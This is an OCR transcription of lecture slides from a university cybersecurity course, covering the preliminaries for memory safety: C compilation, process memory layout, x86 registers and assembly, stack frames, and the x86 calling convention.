CS 578: CYBER-SECURITY
PART II: MEMORY SAFETY

Sanghyun Hong
sanghyun.hong@oregonstate.edu

Oregon State University
SAIL
Secure AI Systems Lab

COMPUTER SYSTEMS SECURITY PRELIMS

RUNNING A C PROGRAM: COMPILER AND ASSEMBLER

```
int add_one(int a) {
    int added = a + 1;
    return added;
}
```

Compiler →

```
add_one:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    movl 8(%ebp), %eax
    movl %eax, -4(%ebp)
    incl -4(%ebp)
    movl -4(%ebp), %eax
    leave
    ret
```

Assembler →

```
0x55 0x89 0xe5 0x83
0xec 0x04 0x8b 0x45
0x08 0x89 0x45 0xfc
0x45 0x89 0xe8 0xc9
0xc3
```

C code

Assembly code
(RISC-V, x86)

Machine code
(raw bits)

RUNNING A C PROGRAM: LINKER AND LOADER


- To run a C program:
  - Compiler : Converts C code into assembly code (RISC-V, x86)
  - Assembler : Converts assembly code into machine code (raw bits)
  - Linker : Deals with dependencies and libraries (learn more in CS444)
  - Loader : Sets up memory space and runs the machine code

TOPICS FOR TODAY

- Preliminaries (x86 assembly and call stack)
  - C program
  - Memory layout
  - x86 architecture
  - Stack layout
  - Calling convention
    - x86 calling convention design
    - x86 calling convention example


MEMORY LAYOUT

- C memory layout
  - At runtime, the loader tells an OS to give your program a big blob of memory
    - On a 32-bit system, the memory has 32-bit addresses
    - On a 64-bit system, the memory has 64-bit addresses
    - ex. the “solve” server is the 64-bit system
  - In this lecture slides, we consider a 32-bit system
  - Each address refers to 1 byte, which means you have 2^{32} bytes of memory




MEMORY LAYOUT

- C memory layout
  - Drawn vertically for ease of drawing
  - But memory is just a long array of bytes




MEMORY LAYOUT: X86

- Process has 4 segments
  - Code (or text)
    - The program code itself
  - Data
    - Static variables
    - Allocated when the program is started
  - Heap
    - Dynamically allocated memory using *malloc* and *free*
    - Heap grows upwards
  - Stack:
    - Local variables and stack frames
    - Stack grows downwards



MEMORY LAYOUT: X86

- Registers
  - A quickly accessible location on the CPU
  - Use names (ebp, esp, eip), not addresses
    - Memory: addresses are 32-bit numbers
  - This is different from the memory layout




TOPICS FOR TODAY

- Preliminaries (x86 assembly and call stack)
  - C program
  - Memory layout
  - x86 architecture
  - Stack layout
  - Calling convention
    - x86 calling convention design
    - x86 calling convention example

x86 ARCHITECTURE: PRELIMINARIES

- x86 architecture
  - Most commonly used architecture
  - Use little-endian
    - The LSB is placed at the first/lowest memory address



  - Support variable-length instructions
    - If assembled into machine code, instructions can be anywhere from 1 to 16 bytes long
    - Some other architectures could support fixed-length instructions (e.g., RISC-V; 4-byte)

X86 ARCHITECTURE: REGISTERS

- x86 registers
  - A quickly accessible location (separately) on the CPU
  - 8 main general-purpose registers:
    - EAX, EBX, ECX, EDX, ESI, EDI: General-purpose
    - ESP: Stack pointer
    - EBP: Base pointer
  - Instruction pointer register: EIP


x86 ARCHITECTURE: REGISTERS

- x86 registers
  - A quickly accessible location (separately) on the CPU
  - 8 main general-purpose registers:
    - EAX, EBX, ECX, EDX, ESI, EDI: General-purpose
    - ESP: Stack pointer
    - EBP: Base pointer
  - Instruction pointer register: EIP

- Syntax
  - Register references are preceded with a percent sign % (e.g., %eax, %esp, %edi)
  - Immediates are preceded with a dollar sign $ (e.g., $1, $161, $0x4)
  - Memory references use parentheses and can have immediate offsets
    - e.g., 8(%esp) dereferences memory 8 bytes above the address contained in ESP

x86 ARCHITECTURE: ASSEMBLY


- x86 assembly
  - Instructions are composed of an opcode and zero or more operands.
  - **`add      $0x8      %ebx`**



  - Pseudocode: **`EBX = EBX + 0x8`**
  - The destination comes last
  - The **`add`** instruction has two operands; and the destination is an input
  - This instruction uses a register and an immediate

x86 ARCHITECTURE: ASSEMBLY

- x86 assembly
  - Instructions are composed of an opcode and zero or more operands.
  - `xorl   4(%esi)    %eax`



  - Pseudocode: **`EAX = EAX ^ *(ESI + 4)`**
  - This is a memory reference:
    - The value at 4 bytes above the address in ESI is dereferenced
    - XOR’d with EAX
    - Stored back into EAX

TOPICS FOR TODAY


- Preliminaries (x86 assembly and call stack)
  - C program
  - Memory layout
  - x86 architecture
  - Stack layout
  - Calling convention
    - x86 calling convention design
    - x86 calling convention example

STACK LAYOUT

- Stack frames
  - If code calls a function:
    - Memory space is made on the stack for local variables
    - The space is known as the stack frame for the function
    - The stack frame will be free-ed once the function returns
  - The stack makes extra space by growing down
    - The stack starts at higher addresses
    - Every time your code calls a function, it grows down
    - Note:
      - Data on the stack, e.g., a string, is still stored from lowest address to highest address.
      - "Growing down" only happens when extra memory needs to be allocated.


STACK LAYOUT

- Stack frames
  - To keep track of the current stack frame
    - Store two pointers in registers
    - The EBP (base pointer) points to the top of the current stack frame
    - The ESP (stack pointer) points to the bottom of the current stack frame




STACK LAYOUT

- Stack frames
  - To keep track of the current stack frame
    - Store two pointers in registers
    - The EBP (base pointer) points to the top of the current stack frame
    - The ESP (stack pointer) points to the bottom of the current stack frame
  - Store
    - The **ebp** and **esp** registers are drawn as arrows




STACK LAYOUT

- Stack frames
  - To keep track of the current stack frame
    - Store two pointers in registers
    - The EBP (base pointer) points to the top of the current stack frame
    - The ESP (stack pointer) points to the bottom of the current stack frame
  - Store (pointers)
    - The **ebp** and **esp** registers are drawn as arrows
    - They are storing the address of where the arrow is pointing
    - This works as registers store 32 bits, and addresses are 32 bits




STACK LAYOUT

- Stack frames
  - To keep track of the current stack frame
    - Store two pointers in registers
    - The EBP (base pointer) points to the top of the current stack frame
    - The ESP (stack pointer) points to the bottom of the current stack frame
  - Store (pointers)
    - The **ebp** and **esp** registers are drawn as arrows
    - They are storing the address of where the arrow is pointing
    - This works as registers store 32 bits, and addresses are 32 bits




STACK LAYOUT

- Push and pop
  - The **push** instruction adds an element to the stack
    - Decrement ESP to allocate more memory on the stack
    - Save the new value on the lowest value address of the stack



EAX = 0xcafef00d
EBX = …

Before **push %eax**




EAX = 0xcafef00d
EBX = …

After **push %eax**


STACK LAYOUT

- Push and pop
  - The **pop** instruction removes an element from the stack
    - Load the value from the lowest value address on the stack and store it in a register
    - Increment ESP to deallocate the memory on the stack



EAX = 0x00000000
EBX = …

Before **pop %eax**



EAX = 0xcafef00d
EBX = …

After **pop %eax**


STACK LAYOUT

- Storing convention
  - Local variables are always allocated on the stack
  - Individual variables within a stack frame are stored with the first variable at the highest address
  - Members of a struct are stored with the first member at the lowest address
  - Global variables (not on the stack) are stored with the first variable at the lowest address

STACK LAYOUT

- Storing convention
  - Local variables are always allocated on the stack
  - Individual variables within a stack frame are stored with the first variable at the highest address
  - Members of a struct are stored with the first member at the lowest address
  - Global variables (not on the stack) are stored with the first variable at the lowest address


```
struct foo {
    long long f1; // 8 bytes
    int f2;       // 4 bytes
    int f3;       // 4 bytes
};

void func(void) {
    int a;        // 4 bytes
    struct foo b;
    int c;        // 4 bytes
}
```



TOPICS FOR TODAY

- Preliminaries (x86 assembly and call stack)
  - C program
  - Memory layout
  - x86 architecture
  - Stack layout
  - Calling convention
    - x86 calling convention design
    - x86 calling convention example

CALLING CONVENTION: FUNCTION CALLS



The **caller** function (**`main`**) calls the **callee** function (**`foo`**)

The callee function executes and then returns control to the caller function

CALLING CONVENTION

- x86 convention
  - A way for functions to call other functions (i.e., know what state the processor will return in)
  - How to pass arguments
    - Arguments are pushed onto the stack in reverse order
    - **func(val1, val2, val3)** will place **val3** at the highest memory address, then **val2**, then **val1**
  - How to receive return values
    - Return values are passed in **EAX**
  - Which registers are caller-saved or callee-saved
    - **Callee-saved**: The callee must not change the value of the register when it returns
    - **Caller-saved** : The callee may overwrite the register without saving or restoring it

CALLING CONVENTION


- x86 convention
  - The values in the caller-saved registers to stay unchanged when calling a function (i.e., If the function returns, the value in these registers should stay the same)
  - What if the function wants to change the values in these registers?
    - Before calling the function: write these values on the stack
    - After the function returns: move the values from the stack back to the registers

CPU Registers

ebp	0xbffff320
esp	0xbffff314
eip	

